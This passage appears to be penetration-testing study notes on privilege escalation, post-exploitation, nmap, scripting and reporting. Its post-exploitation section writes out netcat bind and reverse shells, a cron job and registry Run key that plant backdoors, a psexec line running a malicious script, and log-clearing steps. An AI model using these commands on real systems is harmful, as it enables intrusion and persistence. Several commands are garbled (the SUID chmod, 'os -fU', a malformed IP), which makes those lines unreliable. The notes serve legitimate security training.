        - SUID allows a user to run a file with the same permissions as the owner of the file.
        - Use SUID by: `chmod u-s file.txt`
        - SUID permission looks like -rwsr–r–. The small "s" indicates it's SUID.
        - If the owner of the file is root, when a user runs the file, it runs as root.
- Linux Service Installation Methods
    - Debian/Ubuntu - `apt-get install <package name>`
    - Fedora/Redhat - `yum install  <package name>`
    - Mandriva - `urpmi  <package name>`
    - SUSE - `yast -i  <package name>`
    - Generic source code as tarball - `tar -xzvf <name>.tar.gz`, `make`, `install`
- Sensitive Linux Files
    - GRUB (/boot/grub) — Most commonly used bootloader to load the kernel
    - `/etc/passwd` — List of all local accounts
    - `/etc/shadow` — Password hashes for all local accounts
    - `/etc/group` — List of all groups
    - `/etc/gshadow` — Password hashes for all local groups
    - `/etc/rc.*` — Run commands
    - `/etc/hosts` — Hostname to IP mappings (hosts file)
    - `/etc/resolv.conf` — Lists DNS servers the host will use

- Privilege Escalation in Linux
  - Obtain a copy of `/etc/shadow` and crack the hashes
  - SUID, look for files you can run as root "sudo find / -perm -04000"
  - Application vulnerabilities
  - Look for services running as root (`os -fU root`) and see if there are vulnerabilities for them
  - Shared folders containing sensitive information
  - Kernel exploits, (`uname -a`) to find kernel version, look for known vulnerabilities
- Linux Account Manipulation
  - See all local accounts: `cat /etc/passwd`
  - See all password hashes: `cat /etc/shadow`
  - See who has UID 0 (root): `getent passwd 0`
  - See who is in the root group: `getent group root`
  - See who has the right to run the `su` command: `sudo cat /etc/sudoers`
- Hardware Attacks
  - Cold boot attack: It's possible to extract encryption keys for encrypted hard drives from memory after restarting the computer.
  - Serial console: Direct console access to routers, switches, and other devices
  - JTAG connector: Hardware interface that allows a computer to communicate directly with chips on a board

Physical Security Vulnerabilities

1. Physical Security Test Goals
   - Take pictures (restricted areas, proprietary devices, etc.)
   - Steal (devices, documents, etc.)
   - Access systems
   - Plant devices (USB keyloggers, drop box)
2. Physical Security Tests
   - Fence jumping
   - Dumpster diving
   - Lock picking/bypass (under the door tool)

  - Badge cloning (RFID)
  - Motion detector bypass (blindspots, cover sensors)

3. Some Guidelines

  - Identify security controls in place
  - Look for holes
  - Create a plan (think like a criminal)

Post-Exploitation Techniques

- Lateral Movement
  - The process of moving throughout the target environment
  - Protocols to move laterally
    - ftp
    - Rsh/Rlogin
    - SSH
    - RDP/VNC/Xwindows
  - WinRM: Remote management services
    - WMIC commands
      - `wmic /node:192.168.10.3 computersystem get username`
    - PowerShell
      - `Invoke-Command -ComputerName 192.168.10.3 -ScrptBlock ^ {Get-ChildItem C:\Windows\System32}`
    - psexec (part of winternals)
      - `psexec \\192.168.10.3 -s "C:\malicious_script.exe"`
- Pivoting

    - Using a compromised host to find other networks you may not have access to
    - Usually a host with multiple NICs in different subnets
    - Pivoting techniques
        - Port forwarding
        - SSH pivoting
        - Modifying routing tables
    - Pivoting tools
        - Metasploit (post/multi/manage/autoroute module) searches for additional subnets on a compromised host and adds then to Metasploit's routing table
        - ProxyChains, once configured, you can run nmap scans across the proxychain
            - `proxychains nmap -sT -Pn -p21,22,23,25,80.443 192.168.10.10`
    - Move from one host to another looking for new vulnerabilities to exploit
    - Migrate code between running processes to avoid detection
        - Meterpreter's `migrate` command (run post/windows/manage/migrate)
    - Use Remote Desktop services when available
    - Once on a Windows box, dump hashes, then use them to authenticate to other machines using a "pass the hash" attack, instead of trying to crack the hashes offline, which takes time.

- Persistence Techniques
    - Persistence is the ability to continue exploiting targets while remaining undetected
    - Goals of persistence
        - Exfiltrating data
        - Causing sustained DOS
        - Monitor users' behavior
        - Spreading confusion throughout an environment
        - Maintaining a foothold
    - Persistence techniques
        - Backdoors
        - Shells/reverse shells
        - Remote access services
        - Scheduled tasks
        - Services and daemons

- Shells
    - A shell is any program that allows for the execution of programs
    - Two types of shells
        - Bind shell: When the target system "binds" a shell to a network port
            - nc -lp 8080 -e /bin/sh (netcat binding a shell to port 8080)
        - Reverse shell: When the target machine communicates with the attacker's machine, and then a shell is provided to the attacker


        - On the attacker: `nc -lp 4444`
        - On the target: `nc 192.168..55.60 8080 -e /bin/sh`
        - Here the target uses Netcat to talk to the attacker on port 8080 and then spawns a shell. This can be done using a scheduled task on the target so that every hour it connects to the attacker and spawns a shell.
    - Reverse shells are better because the target sends an outgoing connection and the attacker's network firewall will most likely permit it out. When using bind shells, you'd have to set up firewall rules and NAT rules to permit your inbound connection through your victim's network firewall. Not very easy to pull off!

- Netcat

    - Command line utility used for communications between a listener and a target
    - Can be used to create setup shells like we just talked about
    - Can be used to send files:
        - On attacker, start listener: `nc -lp 4444 > data.txt`
        - On target: `nc 192.168.66.50 4444 > data.txt`
    - Can be used to relay through a compromised host as well!

- Scheduled Tasks

    - Can be used to run commands, scripts, batch files at various times
    - Great for spawning Netcat reverse shells!
    - Can be set up through the Windows desktop or command line:
        - `schtasks /create /tn shellz /tr C:\Files\shell.bat /sc DAILY /mo 30 /ru SYSTEM`
    - On Linux these are known as cron jobs
        - Cron job schedule setup



```
# * * * * *  command to execute
# ┬ ┬ ┬ ┬ ┬
# │ │ │ │ │
# │ │ │ │ │
# │ │ │ │ └───── day of week (0 - 7)
# │ │ │ └────────── month (1 - 12)
# │ │ └─────────────── day of month (1 - 31)
# │ └──────────────────── hour (0 - 23)
# └───────────────────────── min (0 - 59)
```

        - `0 9 * * * nc -lp 4444 -e /bin/sh` (runs a shell to the attacker at 9 a.m. every day)
        - Cron jobs can be edited with `crontab -e`, which will run under the current user
        - To run cron jobs as root, you'll need to set them up under `/etc/crontab`

- Services and Daemons

    - These are programs that run in the background.
    - Windows refers to these as services.
    - Linux refers to these as daemons.
    - They're the same thing in the end!

    - Services/daemons run all the time so they can make something like a shell always available, whereas a scheduled task or cron job only provides these at certain scheduled times.
    - However, since services/daemons are always running, they're always consuming resources. If one of them goes haywire, they may cause system resources to max out and a sysadmin may then become aware of them and then the jig is up!

- Registry Startup
    - In Windows you can place a command or program to a registry key to get them to start at system boot.
        - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
        - This will run the program when any user logs in.
    - You can edit the registry through the GUI in a remote desktop session.
    - Or you can edit the registry value via the command line.

        -
          ```
          reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdr /d ^
          C:\Files\backdoor.bat
          ```

- Anti-Forensics Techniques
    - This is the process of making a forensic investigation difficult.
    - This is done by:
        - Heap spraying: Using a malicious file as a trap that causes the forensic tools to crash
        - Program packing: A self-extracting archive that stays compressed until execution
        - VM detection: Forensic analysts use VMs to study malicious content. Some programs are designed to check to see if they're in a VM before running. If they are in a VM, they don't run.

- Techniques for Covering Your Tracks
    - Clear out the event logs
        - Meterpreter command (`clearev`)
    - Clearing specific log entries
    - Erasing shell history
    - Securely erasing data (maybe scripts used in the exploitation phase)
    - Changing timestamp values

PENETRATION TESTING TOOLS

Using NMAP

1. Techniques
    - `-sS` — SYN scan (default when root)
    - `-sT` — TCP connect port scan (default without root privileges)
    - `-sU` — UDP scan
    - `-sA` — ACK scan

2. Host Discovery
   - `-sn` — Disable port scanning, ping sweep
   - `-Pn` — Disabled host discovery, only port scan
   - `-PR` — ARP discovery
   - `-n` — Don't perform DNS resolution
3. Port Specification
   - `-p` — Define port(s)
     - `-p 80`
     - `-p 80,443,8080`
     - `-p 21-143`
     - `-p http,https`
     - `-p-` — Scans all TCP ports
   - `-F` — Fast port scan, top 100 ports
   - No ports specified = Top 1000 ports
   - `--top-ports 2000` — Scan top 2000 ports
4. Service and Version Detection
   - `-sV` — Determine service version
   - `-sV --version-intensity 8` — Intensity level 0-9, higher number increases accuracy
   - `-A` — Enables OS detection, version detection, script scanning, and traceroute (A=all)
   - `-O` — OS detection (fingerprinting)
5. Timing
   - `-T0` through `-T5` — 0 is slowest, up to 5, which is fastest
   - T0 is slowest and is named Paranoid.
   - T1 is named Sneaky.
   - T2 is named Polite.
   - T3 is named Normal.
   - T4 is named Aggressive.
   - T5 is named Insane.
6. NSE Scripts
   - `-sC` — Scan with default scripts
   - `--script=` — Syntax for specifying script name
     - `nmap --script=banner`
   - Script location on Kali Linux — /usr/share/nmap/scripts/
7. Firewall/IDS Evasion

- `-f` — Uses small fragmented packets
- `--mtu` — Defines MTU size
- `-D` — Sends scans from spoofed IP addresses
- `-g` — Uses specified source port number
- `--proxies` — Relays through proxies
- `--data-length` — Adds random data to packets being sent

8. Output

   - `-oN` — Normal output to a normal file (screen output is considered normal)
   - `-oX` — Output to an xml file
   - `-oG` — Output in a grepable format (used when passing output to Nikto)
   - `-oA` — Output to all three above formats at once
   - `-v` — Increase the output verbosity (more output info)
   - `-d` — Increase debugging level (even more output info)

Choosing Pentesting Tools

1. Reconnaissance (OSINT)

   - Whois
   - FOCA
   - theHarvester
   - Shodan
   - Maltego
   - Recon-NG

2. Enumeration

   - NMAP
   - smbclient
   - rpcclient
   - enum4linux
   - nbtscan

3. Vulnerability Scanning

   - OpenVAS
   - NMAP
   - Nikto
   - SQLmap
   - Nessus

4. Credential Attacks

- Hashcat
- Hydra
- Cewl
- JohnTheRipper
- Cain and Abel
- Mimikatz

5. Persistence
    - Meterpreter
    - Netcat
    - Metasploit Framework
6. Social Engineering
    - SET
    - BeEF
7. Software Assurance
    - Findbugs: Static analysis of Java code
    - Peach: Automated fuzzer for testing software
    - AFL: Code fuzzer
    - SonarQube: Offers continuous inspection of software
    - YASCA: Source code analyzer
8. Wireless
    - Aircrack-NG
    - Kismet
    - WiFite
9. Web Proxies
    - OWASP ZAP
    - Burp Suite

Analyze Basic Scripts

1. Bash
    - File starts with #!/bin/bash, this defines the interpreter to be used
    - Grep command is used to search
    - AWK can be used to search and print, and lots more too!
    - Echo command is used to print text to the terminal
    - Commonly uses the file extension of .sh.

Ping Sweep Bash Script

```
for i in `seq 1 255`; do ping -c 1 10.10.10.$i | tr \\n ' ' | awk '/1 received/ {print $2}';
done
```

- Uses `i` as variable from 1-255
- Pings each IP once and passes it to AWK to search for "1 received"
- If "1 received" is present, it prints the second word, which is the IP address

Output from: `ping -c 1 192.168.56.100 | tr \\n ' '`

```
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data. 64 bytes from 192.168.56.100: ^
icmp_seq=1 ttl=64 time=0.028 ms  --- 192.168.56.100 ping statistics --- 1 packets transmitted, ^
1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms
```

2. PowerShell
    - Built into Windows and .Net
    - `Write-Host` command is used to print text to the window
    - Uses cmdlets in the form of verb-noun, such as `Set-Date`
    - Uses the .ps1 file extension

Ping Sweep PowerShell Script

```
1..20 | % {"192.168.1.$($_): $(Test-Connection -count 1 -comp 192.168.1.$($_) -quiet)"}
```

3. Python

- Cross-platform (Linux/Windows) capabilities
- Uses the .py file extension
- Easily readable scripting language
- Python versions 2 and 3 are not backwards compatible
- Uses block indentation (tabs or white space) to group statements

Python Ping Sweep Script

```
import subprocess

cmdping = "ping -c1 10.10.10."
```

```
for x in range (2,255):
    p = subprocess.Popen(cmdping+str(x), shell=True, stderr=subprocess.PIPE)

    while True:
        out = p.stderr.read(1)
        if out == '' and p.poll() != None:
            break
        if out != '':
            sys.stdout.write(out)
            sys.stdout.flush()
```

4. Ruby

    - Metasploit Framework is written in Ruby
    - Smaller standard library than Python
    - Clear and simple scripting language
    - Uses line breaks, keywords, and curly braces to group statements

Ruby Ping Sweep Script

```
finished = []
ips = []
range = 1..254

range.each do |i|
  ip_address = "192.168.111.#{i}"
  Thread.new do
    `ping -q -c1 -W1 #{ip_address}`.split(/\n+/)[2].split(/,\s*/)[1].to_i > 0 and ips \
    << ip_address
    finished << i
  end
end

until finished.count == range.count
  print "\r%#{(finished.count/range.count.to_f * 100).round}"
  sleep 0.1
end

print "\r          \r"
puts ips.sort do |a, b|
  a.split(?.)[-1].to_i <=> b.split(?.)[-1].to_i
end
```

Scripting Functionality

1. Variables

- A value stored in memory and given a name or identifier
- Bash: `my_str="my message"`
- PowerShell: `$my_str = "my message"`
- Python and Ruby: `my_str = "my message"`

2. Arrays are a collection of values (months, days of week, currency, etc.).
3. Looping
    - Allows for a statement to be run through many times with different variable values
        - The ping sweep scripts are all examples of this.
4. Input/Output
    - Terminal I/O
    - File I/O
    - Network I/O
5. Error Handling
    - Writing of code to anticipate and protect agains invalid data
        - A check to ensure input data is numerical when asking for a value
        - A check to ensure an @ symbol exists when inputing an email address
    - Please enter a valid email address!
6. Encoding/Decoding
    - Encoding is converting text into bytes.
    - Decoding is converting bytes into text.
    - Most systems encode in UTF-8 using the Unicode character set.

REPORTING AND COMMUNICATIONS

Report Writing and Handling

1. Guidelines for Analyzing Pentest Data
    - Note all of the activities you performed
    - Properly handle all of sensitive data
    - Categorize the data (data normalization)
    - Prioritize results (again, most often by severity)
    - Detailed list of findings
        - Default passwords
        - Lack of patching
        - Physical security problems
        - Lack of MFA for externally accessed services
        - Vulnerabilities found

    - Unnecessary services
  - Recommended solutions such as:
    - Quarterly vulnerability scans
    - Patching program
    - Implement security controls where necessary
    - Security training for all users
    - Using password salts
    - Using multi-factor authentication (MFA)
    - Input sanitization for applications
    - Mobile device management (MDM)

2. Report Sections
   - Executive summary
     - One- or two-paragraph summary
   - Methodology
     - Activities performed
   - Findings and recommended remediations
     - Metrics or measures such as CVSS score
     - Risk rating (high, medium, low)
     - Conclusion
       - Short general summary of findings
       - Re-state the pentest goals
     - Supporting evidence
       - This is the attestation
       - Print out of test results
       - Screenshots of compromise or other activity

3. Risk Appetite
   - The amount of risk an organization is willing to accept
   - Balance between cost to remediate and cost of compromise
   - Determined by the organization, not the pentester

4. Report Storage
   - Remember this is sensitive information
   - Best not to transport via external drive
   - Keep on secure data storage
   - Discuss expected storage time with client

5. Report Handling
   - Maintain confidentiality

- Use secure transfer methods (encrypted email)
- Maintain audit log and version control
- Maintain chain of custody and access logs

6. Report Disposition

    - Formal process of handing over report to the client
    - The client is now responsible for their copy of the report
    - Now move your copy from active working area to archival

Post-Report Delivery Activities

1. Post-Engagement Cleanup

    - Removal of credentials
    - Removal of shells or other tools
    - Removal of any files created
    - Restore any changed configurations

2. Client Acceptance

    - Get client's acceptance of the report
    - Discuss findings and work with client to explain if necessary
    - Possibly provide a cost benefit analysis (CBA)
        - Statistics on cost of a breach
        - Compare to the cost of the pentest
    - End goal is for client to see the value in the pentest
    - Does the client need any other form of attestation?

3. Attestation of Findings

    - Providing evidence of findings
    - Pentester will sign off on report

4. Lessons Learned

    - Internal meeting to discuss the pentest
    - Primary goal is to improve the pentest process
    - Identify what went well and what did not
    - How will you remediate what did not, if you can?
        - Add items to scope meeting agenda
        - Training

5. Follow-Up Actions

    - Pentest may include a follow-up vulnerability scan.
    - Pentest may include time to perform remediation.
    - Pentest may include a follow-up pentest to validate remediation.

Mitigating Discovered Vulnerabilities

1. Solutions
    - People
        - Technical controls to prevent carelessness
            - Spam filtering
            - Web filtering
            - Antivirus
        - Management-defined security tone
        - Security training for everyone
        - Reminders (posters, emails, quick chats)
        - May need to penalize repeat offenders
        - Reward those who succeed at security
    - Process
        - Technical controls
        - Management must show ownership and buy-in
        - Review processes
            - Periodic audits
        - Update process when needed
    - Technology
        - Periodic vulnerability scans
        - Annual security audits/pentests
        - Key performance indicators (KPI)
            - Security incident trending
            - Time between discovered vulnerability and remediation
            - Recurrence of same security problems
        - 80/20 rule
            - 80% of vulnerabilities can be remediated with 20% cost/effort
        - Multiple layers of security
2. Findings
    - Shared local admin credentials
        - Each user should have their own credentials.
        - If necessary, use MFA, which will require a second person
    - Weak passwords
        - Update password requirements
            - Minimum of 8 characters, encourage pass phrases
            - Don't permit password reuse
            - Require password complexity
    - SQL injection or other code injection
        - Sanitize user input

        - Use parameterized queries
    - Unnecessary open services
        - Disable these services
    - Physical intrusions
        - Security cameras
        - Badged access
        - Locked doors

3. Remediation
    - End user training!
        - How to spot threats
            - Phishing
            - Vishing
            - Unauthorized personnel
    - Password hashing and encryption
        - No hard-coded credentials in applications
        - Only stored hashed passwords
        - Use password salts
        - Avoid weak cryptography (MS5, SHA1)
    - Multi-factor authentication (MFA)
        - Smartphone apps
        - Tokens
        - SMS (not the best choice)
        - Biometrics
    - Input sanitization
        - Strip unwanted data from inputs
        - For XSS, use escaping (removing characters like <, >, &)
        - Null byte sanitization
    - Parameterized queries
        - Used to prevent SQL injection attacks
    - System hardening
        - Disable unnecessary services
        - Patch, patch, patch
        - Use system firewalls and antivirus
        - Uninstall unnecessary software
        - Host segmentation (separate servers from user computers)
    - Mobile device management (MDM)
        - Lock down company-owned mobile devices
        - Push out OS, app updates
        - Enforce security policies (PIN numbers)

    - Locate lost/stolen devices
    - Enable remote wipe
    - Enable device encryption

4. Secure Software Development
    - Requirements
    - Planning
    - Design and development
    - Testing and evaluation
    - Commissioning
    - Operation
    - Decommissioning and disposal
    - Recommissioning
    - Start the process over again!

Communications During the Penetration Testing Process

1. Communications Path
    - AKA, chain of command
    - Not everyone at an organization might know about the pentest
    - Who will it be?
        - IT manager
        - CIO
        - CISO
2. Communication Triggers
    - Evidence of compromise
    - Unexpected system impact
    - Milestone update
    - Critical vulnerability on public-facing service
3. Reasons for communications
    - Scheduled updates (milestones)
    - De-conflict (IT doesn't know about the pentest)
    - Situational awareness (within pentest team, found weak system)

- Goal Reprioritization
    - If a weak system is identified
    - Unidentified network or application
        - Client may add to the scope so the goal has changed
    - Identified widespread vulnerability
        - Client may decide the risk is too great and have you concentrate on this
    - Be flexible!